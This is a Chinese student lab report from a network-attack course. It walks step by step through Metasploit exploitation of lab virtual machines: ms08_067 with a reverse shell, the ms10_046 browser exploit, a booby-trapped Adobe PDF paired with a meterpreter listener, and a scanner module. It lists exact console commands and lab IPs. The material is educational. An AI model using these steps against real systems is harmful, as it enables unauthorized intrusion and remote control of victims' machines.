
2018-2019-2 20165209 《网络对抗技术》Exp5:MSF基础应用
2018-2019-2 20165209 《网络对抗技术》Exp5:MSF基础应用
目录
- 一、基础问题回答和实验内容
- 二、攻击实例
- 三、实验中遇到的问题及解决方案
- 四、实验总结
一、基础问题回答和实验内容
1.基础问题回答
用自己的话解释什么是exploit,payload,encode.
exploit:漏洞攻击,一个exploit程序肯定会触发系统的一个或多个漏洞,进而程序直接获取到目标系统的部分或所有权限。
payload:搞破坏的关键代码。
encode:保证payload不出现特定字符,避免被查杀。
实验内容
任务一:一个主动攻击实践,如ms08_067。
任务二: 一个针对浏览器的攻击,如ms11_050。
任务三: 一个针对客户端的攻击,如Adobe。
任务四: 成功应用任何一个辅助模块。
二、攻击实例

1.主动攻击实践,实现ms08_067
靶机:Microsoft Windows 2000(192.168.1.218)
payload :generic/shell_reverse_tcp
实验步骤
==首先要把靶机和攻击者的连接方式都改为桥接!!==
- 输入
msfconsole打开metasploit控制台 - 输入
use exploit/windows/smb/ms08_067_netapi使用ms08_067漏洞攻击方式 - 输入
set payload generic/shell_reverse_tcp以shell反向tcp连接为有效载荷 - 输入
set RHOST 192.168.1.218ip为靶机的IP - 输入
set LHOST 192.168.1.182ip为攻击者的IP - 输入
set target 0设置目标,0为无差别攻击 输入
exploit开始攻击
攻击浏览器实践,ms10_046漏洞攻击
靶机:Microsoft Windows XP SP3(English)
payload :windows/meterpreter/reverse_tcp
实验步骤

- 输入
use exploit/windows/browser/ms10_046_shortcut_icon_dllloader使用浏览器漏洞 - 输入
set payload windows/meterpreter/reverse_tcp选择反向链接载荷 - 输入
set SRVHOST 192.168.1.182设置服务器IP(攻击者IP) - 输入
set LHOST 192.168.1.182设置攻击者IP - 输入
exploit开始攻击

- 在win xp sp3的浏览器中访问刚刚设置的服务器IP
http://192.168.1.182弹出如下窗口
- 同时攻击者会开始监听并与靶机建立连接。

输入
sessions查看有多少主机被反向链接到攻击者和靶机对应的序号。输入
sessions -i 2控制靶机(-i后面的数即为靶机对应的序号)

攻击客户端实践,实现Adobe
靶机:Windows XP sp3(192.168.1.139)
实验步骤
- 输入
use windows/fileformat/adobe_cooltype_sing使用漏洞 - 输入
set payload windows/meterpreter/reverse_tcp选择攻击载荷 - 输入
set LHOST 192.168.1.182为攻击者IP - 输入
set FILENAME 20165209.pdf设置生成pdf文件的文件名 - 输入
exploit开始攻击

- 将生成的
20165209.pdf复制到Windows XP中 - 输入
back退出当前模块 - 输入
use exploit/multi/handler进入监听模块 - 输入
set payload windows/meterpreter/reverse_tcp选择攻击载荷 - 输入
set LHOST 192.168.1.182为攻击者IP - 输入
exploit开始攻击 - 在靶机中打开
20165209.pdf,攻击成功

成功攻击一个辅助模块,实现网段扫描(唯一)
靶机:
实验步骤
- 输入
show auxiliary查看所有的辅助模块
- 输入

info scanner/steam/server_info查看模块信息,请求从服务器获取信息,扫描范围默认为10(从起始地址开始往后扫10个),端口固定为UDP端口27015。端口27015只是用作输入/输出的通信端口。
- 输入

use scanner/steam/server_info使用漏洞
- 输入
set RHOSTS 192.168.1.180为起始IP
- 输入
exploit开始攻击
(果不其然,这个网段里木有服务器,sang~)
三、实验中遇到的问题及解决方案
1.armitage无法开启,出现错误提示如下图

- 参考了一篇博客里面解释了很多,具体的操作如下
1 输入 /etc/init.d/postgresql start 启动postgresql数据库;
2 输入 msfdb init 初始化MSF数据库(关键步骤);
3 输入 msfconsole 运行msfconsole;
#4 输入 db_status 在msf中查看数据库连接状态。
- 在显示
Connected to msf. Connection type: postgresql.之后,再次输入armitage即可开启成功。
四、实验总结
1.实验总结与体会
实验最痛苦的就是明明和大家做的一样,但是我的就是无法攻击成功。通过实验掌握了msf的简单操作,始终牢记不懂就help,不知道是干什么的就info,看不懂就有道的宗旨,还是有些收获的,有些快乐。
2.离实战还缺些什么技术
觉得差的也不多,也就一个大神的距离吧。通过在网络上捕包反查IP,并且攻击。类似这种步骤中的功能,我目前只能在已知的情况下,进行强迫式攻击(就是硬生生让舍友拷一下)。
2018-2019-2 20165209 《网络对抗技术》Exp5:MSF基础应用的更多相关文章
- 2018-2019-2 20165205 《网络对抗》 Exp5 MSF基础
2018-2019-2 20165205 <网络对抗> Exp5 MSF基础 实验内容 本实践目标是掌握metasploit的基本应用方式,重点常用的三种攻击方式的思路.具体需要完成: 1 ...
- 20155227《网络对抗》Exp5 MSF基础应用
20155227<网络对抗>Exp5 MSF基础应用 基础问题回答 用自己的话解释什么是exploit,payload,encode exploit:把实现设置好的东西送到要攻击的主机里. ...
- 20155232《网络对抗》Exp5 MSF基础应用
20155232<网络对抗>Exp5 MSF基础应用 基础问题回答 用自己的话解释什么是exploit,payload,encode. exploit:就是利用可能存在的漏洞对目标进行攻击 ...
- 20155302《网络对抗》Exp5 MSF基础应用
20155302<网络对抗>Exp5 MSF基础应用 实验内容 本实践目标是掌握metasploit的基本应用方式,重点常用的三种攻击方式的思路.具体需要完成: 1.1一个主动攻击实践,如 ...
- 20155323刘威良《网络对抗》Exp5 MSF基础应用
20155323刘威良<网络对抗>Exp5 MSF基础应用 实践内容 本实践目标是掌握metasploit的基本应用方式,重点常用的三种攻击方式的思路.具体需要完成: 1.1一个主动攻击实 ...
- 20145301 赵嘉鑫 《网络对抗》Exp5 MSF基础应用
20145301 赵嘉鑫 <网络对抗>Exp5 MSF基础应用 一 实验链接 渗透实验一:MS08_067渗透实验 渗透实验二:MS14_064渗透实验 (首用) 渗透实验三:Adobe ...
- 20145215《网络对抗》Exp5 MSF基础应用
20145215<网络对抗>Exp5 MSF基础应用 基础问题回答 用自己的话解释什么是exploit,payload,encode? exploit就相当于是载具,将真正要负责攻击的代码 ...
- 20145208 蔡野 《网络对抗》Exp5 MSF基础应用
20145208 蔡野 <网络对抗>Exp5 MSF基础应用 链接地址 主动攻击:利用ms08_067_netapi进行攻击 对浏览器攻击:MS10-002 对客户端攻击:adobe_to ...
- 20145311王亦徐 《网络对抗技术》 MSF基础应用
20145311王亦徐 <网络对抗技术> MSF基础应用 实验内容 掌握metasploit的基本应用方式以及常用的三种攻击方式的思路 主动攻击,即对系统的攻击,不需要被攻击方配合,以ms ...
